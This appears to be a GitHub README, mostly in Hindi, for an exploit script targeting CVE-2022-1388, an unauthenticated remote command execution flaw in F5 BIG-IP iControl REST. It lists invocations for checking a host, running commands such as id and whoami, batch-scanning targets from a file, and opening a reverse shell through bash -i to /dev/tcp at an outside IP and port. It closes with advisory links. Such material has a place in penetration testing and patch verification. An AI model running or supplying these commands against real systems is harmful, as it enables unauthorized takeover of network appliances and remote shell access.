 al1ex/cve-2022-1388
CVE-2022-1388 F5 BIG-IP iControl REST RCE

यह भेद्यता एक अनधिकृत हमलावर को, जिसके पास BIG-IP सिस्टम तक प्रबंधन पोर्ट और/या स्वयं IP पतों के माध्यम से नेटवर्क पहुंच है, मनमानी सिस्टम कमांड निष्पादित करने, फ़ाइलें बनाने या हटाने, या सेवाओं को अक्षम करने की अनुमति दे सकती है।
मूल उपयोग
python3 CVE_2022_1388.py

भेद्यता जांच
python3 CVE_2022_1388.py -v true -u https://192.168.17.200

कमांड निष्पादित करें:
python3 CVE_2022_1388.py -a true -u https://192.168.17.200/ -c id

python3 CVE_2022_1388.py -a true -u https://192.168.17.200/ -c whoami


बैच स्कैन
python3 CVE_2022_1388.py -s true -f check.txt

रिवर्स शेल
python3 CVE_2022_1388.py -r true -u https://192.168.17.200 -c "bash -i >&/dev/tcp/192.168.17.175/8888 0>&1"

https://support.f5.com/csp/article/K23605346
https://mp.weixin.qq.com/s/OC52LIGB5NTITy9EjvKdaw
https://twitter.com/jas502n/status/1523611433938059265
https://cve.mitre.org/cgi-bin/cvename.cgi?name=2022-1388
https://github.com/rancher/rancher/security/advisories/GHSA-pvxj-25m6-7vqr
